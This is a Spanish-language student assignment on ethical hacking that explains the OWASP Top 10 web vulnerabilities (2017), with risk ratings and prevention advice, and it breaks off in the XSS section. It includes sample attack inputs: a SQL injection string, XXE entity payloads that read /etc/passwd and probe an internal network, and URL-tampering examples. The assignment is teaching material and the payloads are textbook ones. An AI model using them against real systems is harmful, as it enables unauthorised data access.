Facultad de ingeniería
Programa Ingeniería de sistemas
Docente: J Eduar Criollo S
Asignatura: TECNICAS DE ATAQUE
Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO
- JUAN DAVID GONZALEZ DIMATÉ.

ACTIVIDAD DE APRENDIZAJE 2:

Metodologías y vulnerabilidades.

Fase Transversal - Interpretación, aprehensión y transferencia conceptual / temática.

1. Establecer bases conceptuales de Pentesting/Hacking ético y vulnerabilidades en los sistemas.
2. Analizar los puntos y conceptos clave del hacking ético.
3. Preparar un entorno de prueba para aplicar las bases conceptuales del hacking ético.

Fase Uno – Planteamiento de estudio de casos o actividad

1. *Indagar sobre el top 10 de vulnerabilidades conocidas OWASP*
2. *Hacer un cuadro comparativo de las metodologías de Pentesting/hacking ético de:*

3. *Mostrar el ambiente de pruebas con Kali Linux, Windows 7.*

Fase Dos – Planteamiento de la respuesta y solución de la actividad

TOP 10 Vulnerabilidades de aplicaciones web 2017 – OWASP

Al momento de desarrollar cualquier software, se un programa de escritorio, una aplicación web o móvil, APIs, bases de datos, entro otros, nos enfrentamos al reto de que no solo sea funcional, cumpla con los requerimientos del cliente, sino también de brindarle al cliente seguridad, un componente de vital importancia y que muchas veces arriesgamos por desarrollar de forma rápida, lo cual es un error que puede costarle a nuestros clientes una infinidad de problemas. Por lo que, como desarrolladores, debemos contemplar las vulnerabilidades que puede tener nuestros productos, y es ahí donde entra la OWASP y su listado de vulnerabilidades para

aplicaciones web, las cuales son de vital importancia en los procesos de muchas organizaciones.

¿Qué es la OWASP?

La OWASP (Open Web Application Security Project) (Fernandez, 2010; Restrepo, 2017) es una organización sin ánimo de lucro que nació en el 2001, la cual se definió como una de las organizaciones que brinda estándares para el desarrollo seguro de software, siendo principalmente conocida por su enfoque en la seguridad dentro de la web y las aplicaciones que se pueden desplegar en esta. Esta organización se conforma por miles de voluntarios alrededor del mundo, los cuales buscan dar la importancia de la seguridad en el desarrollo por medio de los siguientes elementos que son los pilares de la OWASP:

- **Documentación**: cuentan con una variedad de documentos relacionados con buenas prácticas para el desarrollo de software, recopilación de vulnerabilidades, técnicas de testeo de seguridad, frameworks y demás archivos que permitan mejorar la seguridad del software.
- **Herramientas**: OWASP no solo sirve como una entidad que genere documentación útil, también sus voluntarios y patrocinadores se empeñan en generar herramientas de software libre por medio de las cuales se puedan realizar actividades de testeo de la seguridad de software, siendo las más conocidas **ZAP** (Zed Attack Proxy) herramienta para realizar auditorías de seguridad a aplicaciones web, **Web Goat** página para prácticas conocimientos sobre vulnerabilidades de aplicaciones web y **Offensive Web Testing Framework** (OWTF) herramienta que aplica pruebas de seguridad de OWASP generando documentación de cada proceso.
- **Capítulos**: son eventos en los cuales, por ciudades, se realiza la promulgación de las herramientas y documentación que posee OWASP y a su vez llamar la atención de nuevos voluntarios y los proyectos open-source que estos puedan desarrollar y en los cuales se pueda promover y emplear el conocimiento de seguridad de OWASP.
- **Eventos**: los eventos ya son encuentros de gran calibre en los cuales se integran los capítulos y los voluntarios de distintos lugares del mundo con el fin de aprender y actualizarse continuamente en los conocimientos de seguridad. Los eventos más grandes y conocidos son el APPSEC USA y el APPSEC Europe.

En resumen, OWASP es una organización que apoya a los desarrolladores para hacer software seguro y de calidad soportándose en documentación, herramientas y una red de expertos a nivel global que cada día enriquecen más los conocimientos de seguridad en el desarrollo de software. Enfocándonos en la documentación, uno de los documentos más conocidos son el Top 10 de vulnerabilidades en aplicaciones web, el cual tuvo su última edición en el 2017 (OWASP, 2017b), antes de ver el top, se deben conocer los parámetros bajo los cuales se ordenan las vulnerabilidades




Ilustración 1 Ruta pata realizar un ataque

NOTA: Toda la información que se expondrá de aquí en adelante fue extraída de las siguientes fuentes (Orellana, 2018; OWASP, 2017a; Quanti Media Group, 2019; Restrepo, 2017)

Vector de ataque

Es todo elemento o componente por medio del cual los atacantes pueden emplear como una herramienta para transmitir código malicioso o ejecutar instrucciones con el fin de tener acceso alguna debilidad de la aplicación web. Dentro de este elemento de encuentra el siguiente parámetro.

- Explotación: este parámetro define cuan fácil o accesible es el poder aprovechar el vector de ataque, aquí OWASP define la siguiente escala.

FACIL 3	PROMEDIO 2	DIFICIL 1
El vector de ataque es fácil de encontrar y no requiere de muchos procesos para ser explotado.	El vector de ataque requiere cierto conocimiento y procesos para ser explotado.	El vector de ataque no tiene un grado de dificultad muy alto para su explotación, los procesos son muy largos debido a su seguridad.

Debilidades de seguridad

Todos los sistemas tienen ciertas debilidades las cuales pueden ser ocasionadas por los desarrolladores, las herramientas implementadas, la falta de actualización de estas y el poco mantenimiento que se le dé al sistema. Pero no todas las debilidades son iguales por lo que OWASP define los siguientes parámetros para clasificar las debilidades que posea la aplicación web.

- Prevalencia: apoyándonos en la definición de esta palabra en el aspecto médico, se puede definir que la prevalencia, en el aspecto de la ciberseguridad, hace referencia a la

proporción de sistemas o software que poseen dicha debilidad. OWASP define la siguiente escala de medida para este parámetro:

DIFUNDIDO 3	COMUN 2	POCO COMUN 1
Se han detectado muchas aplicaciones web que presentan esta debilidad/vulnerabilidad.	La debilidad/vulnerabilidad se presenta en algunas aplicaciones web	Es muy raro encontrar dicha vulnerabilidad/debilidad en las aplicaciones web.

- Detectabilidad: en este parámetro, OWASP define el grado de dificultad que tiene el poder encontrar la vulnerabilidad, por lo que se nos da la siguiente escala:

FACIL 3	PROMEDIO 2	DIFICIL 1
La vulnerabilidad es fácil de encontrar en la aplicación web, lo cual les da a los atacantes una ruta fácil de ataque.	La vulnerabilidad tiene cierto grado de dificultar para ser detectada por los atacantes.	La vulnerabilidad es muy difícil de detectar, lo cual le da un poco de tranquilidad a los desarrolladores.

Impacto

Ya definiendo la vulnerabilidad y otros elementos apegados a esta, se debe contemplar cuanto daño puede generar un atacante al usar una vulnerabilidad, y dentro de los parámetros para clasificar una vulnerabilidad, se hace un enfoque a los inconvenientes técnicos que puede presentarse en una aplicación web cuando un atacante explota una vulnerabilidad (el impacto del negocio es un parámetro que solo puede definir la organización poseedora de la aplicación web). Con esto definido, OWASP da a conocer el siguiente parámetro.

- Impacto Técnico: este parámetro hace referencia a cuanto daño puede generar la explotación de una vulnerabilidad y como puede afectar el funcionamiento de la aplicación web, en base a esto, OWASP define la siguiente escala:

SEVERO 3	MODERADO 2	MINIMO 1
Al explotar la vulnerabilidad, el funcionamiento de la aplicación puede verse gravemente afectado, hasta el límite de dejar de funcionar por completo.	Si un atacante explota la vulnerabilidad puede comprometer quizá solo algunas funciones, sin poner en riesgo el funcionamiento de la aplicación web.	Al momento de explotar la vulnerabilidad el daño generado será muy poco y la función comprometida se podrá restablecer sin problemas.

En base a los parámetros anteriormente, OWASP público el siguiente top, ordenando las vulnerabilidades de mayor a menor dependiendo de su frecuencia y peligrosidad.

1. Inyección

El acceso a los datos almacenados en cualquier tipo de base de datos sea SQL, NoSQL, o en cualquier sistema de almacenamiento, es de vital importancia en las aplicaciones web, y muchas veces los atacantes de un sistema buscan encontrar la forma de aprovechar la forma en que se emiten peticiones para acceder a cierta información, por lo que recurren a la inyección de código que les permita acceder sin autorización a dicha información o también con el fin de generar un daño en el funcionamiento del interprete que rescata la información del sistema de almacenamiento.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	3	Prevalencia:	2	Detectabilidad	3	Técnico	3
Aquí podemos encontrar a la mayoría de las fuentes de datos, como variables, parámetros, servicios web internos o externos, en general cualquier elemento que el atacante que pueda usar para inyectar código.		Dentro de las aplicaciones web es muy común encontrar debilidades que permitan la inyección de código (esta vulnerabilidad es muy conocida), ya que se pueden aprovechar la ejecución de comandos SQL, NoSQL, SO (sistema operativo), LDAP (protocolo ligera de acceso a directorios en redes), analizadores XML y demás parámetros, instrucciones y componentes que realicen alguna tarea, además de que son fáciles de detectar por medio de análisis de código, scanners o fuzzers (técnica para la prueba de software con entradas aleatorias basadas en listas blancas de credenciales)				Alguno de los inconvenientes que puede generar una inyección de código son la obtención o corrupción de información sin autorización, también se puede perder información y hasta se puede llegar a negar el acceso a la aplicación.	
Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - Los datos ingresados por los usuarios no son validados a que sean de cierto tipo o no se les aplica un proceso para filtrarlos o limpiarlos.				Alguno de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Implementación de una API segura y actualizada, con una interfaz parametrizada y sin hacer uso de todo el intérprete.			

- Se hacen uso de consultas dinámicas no parametrización o codificación permitiendo que sea usada en cualquier contexto por parte de un atacante. - Se concatenan los datos para realizar consultas sin validar los datos y que la estructura del comando para la consulta este dentro de la estructura definida para el contexto.	- Evitar la concatenación de consultas y datos sin validar que los datos ingresados no generen una respuesta errónea. Se aconseja el uso de listas blancas con las cuales se recopilen los tipos de entradas usadas por los atacantes, definir tipos de campos que limiten el ingreso de ciertos caracteres o elementos y normalizar los datos ingresados. - Apoyarse en componentes limitantes de las consultas SQL. (LIMIT limita la cantidad de registros retornados)

Ejemplos de escenarios de ataque:

1. El emplear la concatenación de datos con una consulta predefinida:

```
String query = "SELECT * FROM cuenta WHERE id='" + request.getParameter("id") + "'";
```

2. Al usar frameworks nos podemos enfrentar a que este nos genera las estructuras de las consultas y emplean finalmente la concatenación de los datos ingresados.

```
Query HQLQuery = session.createQuery("FROM cuenta WHERE id='" + request.getParameter("id") + "'");
```

En ambos casos se emplean entradas como or '1'='1 que pueden retornar más de un registro de la tabla cuenta.

2. Pérdida de Autenticación

Una de las partes críticas en cualquier sistema es la autenticación de los usuarios, el control de sesiones de usuario, si estas se implementan de tal manera en donde se expongan las credenciales de acceso, se envíen las credenciales sin ser encriptadas, no se controlen la cantidad de sesiones de un mismo usuario activas, se pueden dar casos en que los atacantes suplanten la identidad de algún usuario registrado y puedan acceder a la aplicación. Aquí consideramos que también se debe hacer un enfoque en que los usuarios tengan creden ciales seguras.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	3	Prevalencia:	2	Detectabilidad	2	Técnico:	3

Los atacantes pueden aprovechar muy fácil esta vulnerabilidad mediante el uso de diccionarios, combinaciones de usernames y contraseñas comúnmente usadas (especialmente por los desarrolladores que emplean credenciales simples para acceder rápido a las aplicaciones) y ataques de fuerza bruta que permitan entrar al sistema.	Como desarrolladores, muchas veces dejamos el sistema vulnerable al no eliminar componentes de código que empleábamos para comprobar el funcionamiento del código, y esto puede llegar hasta la etapa de distribución o lanzamiento de la aplicación: una total irresponsabilidad. Por otro lado, también solemos olvidar lo importante que es controlar las sesiones de los usuarios o la misma creación de las credenciales de usuario en donde no implementamos listas blancas que limiten ciertos usernames y contraseñas, o el uso de los mismos datos personales de los usuarios (documentos, nombres, fechas de nacimiento), todo esto siendo muy fácil de detectar y explotar por parte de los atacantes.	Si los atacantes logran tener el control de una o varias cuentas de los usuarios, o con solo una cuenta de administrador pueden comprometer por completo el funcionamiento de la aplicación y hasta robarla por completo con todo y los datos a la que esta tenga acceso.

Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - Exposición de las credenciales sin encriptar o encapsular lo cual puede ser aprovechado por medio de ataques de hombre en el medio. - No se emplean métodos para evitar que los usuarios tengan por credenciales que contengan sus datos personales o combinaciones populares, las cuales los atacantes puedan tener fácil acceso. - No tienen mecanismos para evitar los ataques de fuerza bruta y/o automatizados. - La recuperación de las credenciales de los usuarios no es segura.	Alguno de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Almacenamiento y obtención de credenciales de usuario encriptadas. - Implementación de métodos con listas blancas, validación de cadenas que permitan solamente la creación de credenciales de acceso seguras. (Los administradores también deben apegarse a esta recomendación con sus credenciales) - Implementación de autenticación multi-factor (solo se permite el acceso al cumplir con ciertos parámetros, a parte de las credenciales de acceso).

- Exposición de Sessions IDs en las URLs y falta de gestión de estas. - No se limitan los tiempos de inactividad de una sesión.	- Ocultación y gestión de Session IDs. - Control de tiempos de respuesta e intentos fallidos, de modo tal, si es posible, se bloquee el acceso a N intentos. - Control de renovación, longitud y complejidad de las credenciales de acceso - Implementar métodos en donde se controlen los tiempos de inactividad de una sesión activa.
Ejemplos de escenarios de ataque: 1. Si un usuario usa el autoguardado y auto complemento de las credenciales de acceso en los navegadores en lugares públicos puede permitirle el acceso a la aplicación web. 2. Si se les permite a los usuarios (incluidos los administradores) el tener credenciales de acceso débiles y no se les pide a los usuarios que las renueven frecuentemente. 3. Si la aplicación no cuenta con un mecanismo que cierre la sesión de un usuario y este accedió a su cuenta mediante un dispositivo público o al que otras personas tengan acceso, el atacante puede acceder fácilmente a la aplicación.	

3. Exposición de datos sensibles

Como desarrolladores, solemos olvidar la implementación de medidas que nos permitan proveerle protección a los datos de los usuarios, y no solo a las credenciales de acceso sino a cualquier dato que sea sensible a ser explotado por los atacantes, los cuales puedan generar incidentes de suplantación de identidad, robo de datos o uso sin autorización de los datos personales de nuestras aplicaciones web, esto no solo se aplica a como se almacenan los datos en las bases de datos sino la forma en que estos se trasportan desde la base de datos hasta el front-end de la aplicación web.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	2	Prevalencia:	3	Detectabilidad	2	Técnico:	3
La forma en que los atacantes pueden hacerse a los datos no cifrados dentro de		Es muy común que los desarrolladores omitan la implementación de métodos para la encriptación de los datos sensibles, o que se implementen algoritmos de encriptación frágiles, se expongan las claves y se usen				El impacto aquí recae en la seguridad que los datos sensibles,	

una aplicación web se basa en el poder identificar como los datos se mueven dentro del sistema, pudieron interceptar los datos que salen de la base de datos al backend en donde se procesan o en medio del backend y el front-end, todo esto por medio de ataques de **Man in the middle**. También se pueden acceder a los datos directamente almacenados sin encriptar por medio de credenciales públicas de acceso a la base de datos con hashes	protocolos débiles, todo esto en conjunto hace que el flujo de los datos a través de los distintos componentes de una aplicación web sea inseguro, afectando no solo el funcionamiento de la aplicación sino también dejando la puerta abierta para que los atacantes intercepten los datos y los exploten a su conveniencia. Cabe resaltar que, aunque el acceder a una base de datos es mucho más difícil, esto no exime a los desarrolladores de la responsabilidad sobre los datos que se almacenan en esta o el uso de credenciales de acceso que puedan exponerse al momento de que se hagan consultas o acciones sobre la base de datos.	desde información personal hasta datos bancarios, deberían poseer, recordemos que en Colombia es un delito el exponer los datos sensibles de las personas, todo esto contemplado en la ley 1581 del 2012 (*LEY ESTATUTARIA 1581 DE 2012*, 2012)

Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - Al inicio del desarrollo, en las fases de definición de requerimientos y diseño, no se contemplan requerimientos enfocados en la seguridad de los datos sensibles.	Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Realizar un análisis de los datos que se van a manipular por la aplicación y detectar los datos sensibles que requieran ser protegidos, esto acorde a la ley y a la privacidad de los usuarios.

- Se transmiten datos sin ninguna encriptación por medio de los distintos protocolos de comunicación (HTTP, SMTP, TELNET, FTP) entre las capas o componentes que componen a la aplicación web. - No se actualizan los algoritmos o protocolos de seguridad, dejando a la aplicación expuesta a las nuevas técnicas de obtención de datos sensibles. - Se emplea código heredado para la manipulación de datos el cual no contempla el uso de datos encriptados.	- Evite aplicar una misma medida de seguridad para todos los datos sensibles, se pueden implementar varios algoritmos y protocolos de seguridad sobre los datos. - Si no requiere almacenar datos sensibles, no lo realice, pero protéjalos al momento de trasmitirlos dentro de los componentes. - Todo dato sensible detectado debe estar cifrado, esto incluye a cualquier dato, sea que se almacene en la base de datos o solo sea trasmitido dentro de los componentes. - Realice auditorias y monitoreos que permitan detectar falencias en la manipulación de datos sensibles. - Actualice sus componentes de seguridad, desde código heredado, credenciales de bases de datos, algoritmos y protocolos de seguridad. Documéntese. - Bloquee el almacenamiento de datos sensibles en la cache de la aplicación. - Siéntase libre de usar funciones Hash, principalmente en las credenciales de los usuarios.
Ejemplos de escenarios de ataque: 1. En una empresa se realiza una consulta para extraer los datos de un empleado por medio de su documento y este, ni el número de teléfono o correo electrónico están cifrado en la base de datos, permitiendo que un atacante los intercepte. 2. Un atacante usa una red Wi-FI publica por medio de la cual se aprovecha de que un usuario accedió a una aplicación web con cifrados débiles, con un protocolo HTTPS degradado y que almacena datos sensibles en las cookies. Y peor aún, las pocas Hashes que implementa la aplicación son muy simples: un total festín para el delincuente.	

4. Entidades Externas XML (XXE)

En el mundo del desarrollo de aplicaciones web comúnmente hacemos uso de herramientas ya existentes que nos faciliten más ciertos procesos, parte de estas herramientas son los procesadores XML, los cuales nos permiten configurar ciertos elementos de nuestra aplicación, principalmente en la comunicación de dos aplicaciones web que requiera intercambiar información o instrucciones entre ellas. El problema es recae aquí en que procesadores XML usemos y la seguridad que estos nos pueden brindar.

Vector de ataque		Debilidades de seguridad			Impacto	
Explotabilidad:	2	Prevalencia:	2	Detectabilidad 3	Técnico:	3
La explotación de procesadores XML es una actividad en la cual se puede cargar contenido hostil que genere un comportamiento no deseado y que favorezca a los atacantes, aunque la explotación de esta vulnerabilidad requerida de un estudio profundo de los procesadores XML implementados en la aplicación, la versión de estos y los archivos XML que son manipulados.		Si se implementan en las aplicaciones procesadores XML los cuales tengan vulnerabilidades identificadas por los atacantes, muy antiguos o no son actualizados periódicamente, es ya una debilidad, la cual puede no ser muy común, pero si es fácilmente detectable por medio de herramientas SAST (testeo estático del código de aplicaciones) o DAST (testeo dinámico del código de aplicaciones), empleando la intervención de atacantes con entrenamiento en su uso, configuración y recolección de resultados.			Aunque sea una vulnerabilidad con un nivel no tan alto de prevalencia y explotabilidad, su impacto conllevara la perdida de datos, la obtención de datos relacionados con la estructura de la aplicación y sus componentes, la ejecución de consultas no autorizadas al servidor y dejar la puerta a otros ataques que pueden dejar inservible a la aplicación web, siendo el ataque más conocido el DOS o de negación de servicios,	
Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - Se hace uso en la aplicación de archivos XML de fuentes no		Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes:				

confiables, se permite cargar XML sobre la aplicación o datos dentro de archivos XML que puedan afectar a la aplicación. - Uso de procesadores XML (para servicios o aplicaciones basados en sistemas de comunicación SOAP) que tengan detectados mecanismos para deshabilitar DTD (detección de tipos de documentos XML). - Uso de SOAP en su versión 1.2, lo cual acarrea emplear procesadores XML que trabajen con esta versión, haciendo a la aplicación propensa a las vulnerabilidades de esa versión.	- Evite el uso de XML, usando como opción más simple a JSON. - Si posee procesadores XML en su aplicación, asegúrese que estén actualizados, recuerde que las nuevas versiones de una herramienta o componente existen para prevenir vulnerabilidades detectadas. - Si es posible, no use procesadores XML, estos pueden ser una ventana para los atacantes. - Realice validaciones de los archivos XML entrantes. - Implemente herramientas SAST/DAST que le permitan la detección de ataques XXE dentro del código fuente.

Ejemplo de escenarios de ataque:

La modificación de un documento XML en una línea específica puede darle la posibilidad a un atacante de obtener información valiosa, tal cual como en el siguiente ejemplo:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "AQUÍ ESTA EL TRUCO">]>
<foo>&xxe;</foo>
```

En la parte del código indicada se puede introducir los siguientes comandos:

- <!ENTITY xxe SYSTEM "file:///etc/passwd">]>: si almacenamos en nuestro servidor algún archivo con datos delicados, los atacantes pueden acceder fácilmente a estos con esta instrucción.
- <!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>: conociendo la IP del servidor, se puede realizar un escaneo de la red.
- <!ENTITY xxe SYSTEM "file:///dev/random">]>: esta línea de código hace referencia a la ejecución de un archivo que pueda generar un ataque DOs,

uno de los más conocidos son el empleo de archivos infinitos y así generar la negación de servicios mediante un ataque Billion Laughs

5. Pérdida de Control de Acceso

Una aplicación web siempre tendrá al menos dos tipos de usuarios, cada uno con ciertas actividades definidas a las que debe tener acceso, pero, como desarrolladores, podemos pecar al no implementar mecanismos que limiten que un usuario normal, con pocos privilegios sobre la aplicación web, termine teniendo acceso a una funcionalidad critica que solo posean los administradores, es aquí donde, no solo se debe de pensar en que puede hacer cada usuario sino en como limitar el acceso a lo que no debe hacer dentro de la aplicación web.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	2	Prevalencia:	2	Detectabilidad	2	Técnico:	3
Para poder explotar esta vulnerabilidad, los atacantes deben hacer uso de herramientas SAST o DAST que puedan detectar la carencia de controles de acceso en el código, claro está que estas herramientas pueden ejecutarse automáticamente, pero se requiere que el atacante revise manualmente el código y de esta forma encontrar la puerta de acceso a otras funcionalidades de la aplicación		Los desarrolladores comúnmente pueden olvidar el implementar métodos que limiten el rol o los roles que tengan acceso a una funcionalidad, es cierto que una página, que ejerce una función puede ser accedida por varios usuarios con distintos roles y como desarrolladores debemos limitar que puede hacer cada usuario, que datos puede tocar, o mejor aún, generar una estructura lo más separa posible en base a los roles, por lo que se recomienda emplear pruebas funcionales que controles a donde puede ir los usuarios dentro de la aplicación, y no olvidar ponerse en el lugar de los atacantes al usar herramientas y métodos para la detección de la falta de controles de acceso.			La falta de barreras en dentro de la aplicación puede desembocar en la perdida de las propiedades de los datos todo esto a como no se le limita a un usuario el no usar funcionalidades de los administradores, puede hasta llegar a negarle el acceso a la aplicación a todos los usuarios de la aplicación y hasta eliminar por miles de	

		registros importantes en la base de datos.

Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - Si un usuario, al cambiar cierta sección de la URL, puede acceder a apartados destinados para otros roles. Aquí también se debe mencionar el uso de métodos REST que permitan la manipulación de las APIs. - Cambio de identificadores de los usuarios fácil de realizar por los usuarios, permitiéndole acceder como si fueran otro usuario. - Los usuarios, solo conociendo la URL de alguna funcionalidad de otro rol pueden acceder sin pasar por el Login. - Manipulación de Cookies, JSON Web Tokens o campos o variables ocultas para la elevación de privilegios. - Mala configuración de CORS (Intercambio de recursos de origen cruzado) que puede permitir al acceso de las funcionalidades de una API empleada por la aplicación.	Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Implemente mecanismos de control de acceso orientados a los tipos de usuarios de la aplicación, aislando lo mejor posible en acceso a espacios no autorizados. - Aplique alertas a los administradores con relación a intentos de acceso a espacios no autorizados. (logs) - Realice auditorias por medio de las cuales detecte posibles errores en el control de acceso. - Al momento de diseñar la aplicación, delimite las funciones y módulos a los que debe tener acceso cada rol, teniendo siempre presente los requerimientos del negocio. - Deshabilite el listado de directorios del servidor web y evite que los metadatos y copias de seguridad no se encuentren accesibles para los usuarios. - Controle la tasa de acceso a las APIs, esto con el fin de evitar ataques automatizados que escaneen la estructura de la aplicación.

Ejemplos de escenarios de ataque:

Aquí los ataques siempre estarán dirigidos a los encabezados o URLs, modificando la estructura o los datos que son transmitidos a través de este. Se pueden ver los siguientes ejemplos:

- Prueba de datos: un atacante puede hacer pruebas con diferentes datos transmitidos por la URL o en los métodos de las APIs, hasta lograr obtener acceso a un apartado o conjunto de datos:

  http://example.com/app/accountInfo?acct=cuentaxxxxx (El atacante puede hacer uso de listas de credenciales y obtener acceso)
- Forzado de búsqueda: el atacante también puede modificar la URL buscando funciones a las cuales pueda acceder saltándose el Login

  http://example.com/app/admin_getappInf (aquí el atacante está tratando de ingresar a una funcionalidad destinada a los administradores)

6. Configuración de Seguridad Incorrecta

Previamente se han hablado de elementos de seguridad específicos que pueden presentar una vulnerabilidad o convertirse en una, pero, si al momento de diseñar e implementar una aplicación web realizamos una configuración vaga de seguridad, estaremos sentenciando a la aplicación a un riesgo fácilmente detectable, aquí es donde entra en juego mucho el mantenimiento que se le realice a la aplicación, las actualizaciones a los componentes y hasta componentes de HTTP y Alerts mal configurados.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	3	Prevalencia:	3	Detectabilidad	3	Técnico:	2
Una aplicación que no actualiza sus componentes, que deja al alcance de los atacantes archivos delicados, que no recibe mantenimiento continuo, que no implementa protocolos para la actualización y creación de credenciales es una entrada abierta para que los atacantes entren sin mayor inconveniente, solo		Ningún elemento o componente de la aplicación se salva aquí de ser víctima de algún atacante, desde la base de datos, la red por medio de la cual se comunican los componentes, el código fuente, el lugar donde este es alojado (además de los respaldos) y los frameworks. Si como desarrolladores y responsables de la seguridad de la aplicación dejamos en el olvido la necesidad diaria de implementar componentes seguros y de actualizarlos a medida que nuevas amenazas de seguridad surgen, ahí es donde, un atacante que, si sabe hacer bien su trabajo, podría emplear la información relacionada a las vulnerabilidades de nuestros componentes de la aplicación y explotarlos sin ningún problema. Esta				El impacto de que un atacante explote esta vulnerabilidad puede venir desde el acceso a datos sin autorización hasta la pérdida total de todos los componentes del sistema, esto por medio de ataques a la red de	

basándose en la investigación de las vulnerabilidades existentes.	vulnerabilidad no solo es fácil de explotar, también es muy frecuente por la culpa de desarrolladores y profesionales perezosos.	comunicación de los componentes.

Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - Credenciales de usuarios de prueba aun existentes. - Características o componentes habilitados que no se usan (APIs, Puertos, métodos, configuraciones) - Se dejan alertas o muestras de datos realizadas por los desarrolladores. (no se pule la aplicación para su despliegue) - Componentes desactualizados o sin mantenimiento y adecuaciones a las nuevas amenazas. - Los frameworks y BDs implementados tienen direcciones, cabeceras, parámetros y valores inseguros. NOTA: mucho de estos problemas de dan por rezagos de los procesos de desarrollo.	Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Antes de poder en operación la aplicación, realice una inspección de cada uno de los componentes, eliminando ciertos elementos que haya usado para probar la funcionalidad de la aplicación (credenciales, impresiones, alertas, comandos). También realice pruebas con pseudo-usuarios por medio de las cuales vea la interacción de estos con la aplicación. - Si algo no se usa, ni por los administradores ni por los demás usuarios de la aplicación, elimínelo. Esto aplica con código, pruebas unitarias, APIs y métodos en estas, archivos, datos y tablas en la base de datos. - Realice monitoreo y mantenimiento continuo a los componentes de la aplicación, documéntese sobre las nuevas amenazas. - La aplicación debe contar con una arquitectura que blinde a cada componente, y no olvide a la red de comunicación, ya que esta es la favorita de los atacantes.
Ejemplos de escenarios de ataque:	

1. Los desarrolladores, al realizar las pruebas de los componentes y funcionalidades, dejaron en la base de datos credenciales usadas para la prueba.
2. También, para comprobar que la aplicación estuviera estructurada correctamente, los desarrolladores dejaron el listado de directorios activos, dejando expuesta por completa a la aplicación.
3. Los desarrolladores, por comodidad, usaron una versión de la base de datos desactualizada, y para rematar, no tienen reglas de firewall para el servidor donde se encuentra la base de datos.
4. Los desarrolladores dejaron alerts en los cuales mostraban información con el fin de comprobar el funcionamiento de algún apartado de la aplicación.

7. Secuencia de Comandos en Sitios Cruzados (XSS)

La ejecución de comandos de JavaScript es un dolor de cabeza inmenso, esto debido a los miles de posibilidad que les brinda a los atacantes sobre una aplicación web, desde el desvío de datos ingresados por el usuario, la captura de una sesión iniciada o el redireccionamiento de un usuario a una página que puede ser, desde un engaño, la puerta de recopilación de datos por el atacante o la fuente de un virus que pueda afectar a nuestros equipos.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	3	Prevalencia:	3	Detectabilidad	3	Técnico:	2
Los atacantes solo requerirán de hacer uso de herramientas como Cross Site Scripter que le permitan detectar, explotar y generar reportes sobre las vulnerabilidades XSS (Persistente, reflejado o DOM) de nuestra aplicación.		Según OWASP () esta vulnerabilidad es la segunda más frecuente en las aplicaciones web, y las aplicaciones más susceptibles a esta vulnerabilidad son todas aquellas que utilicen tecnologías ya antiguas, como PHP, JSEE/JSP y ASP.net.				Dependiendo del tipo de XSS que se emplee se puede obtener un impacto entre moderado y severo, generando problemas como la ejecución de comandos en el navegador, robo de credenciales, secuestro de sesiones y hasta	

		instalación de malware.

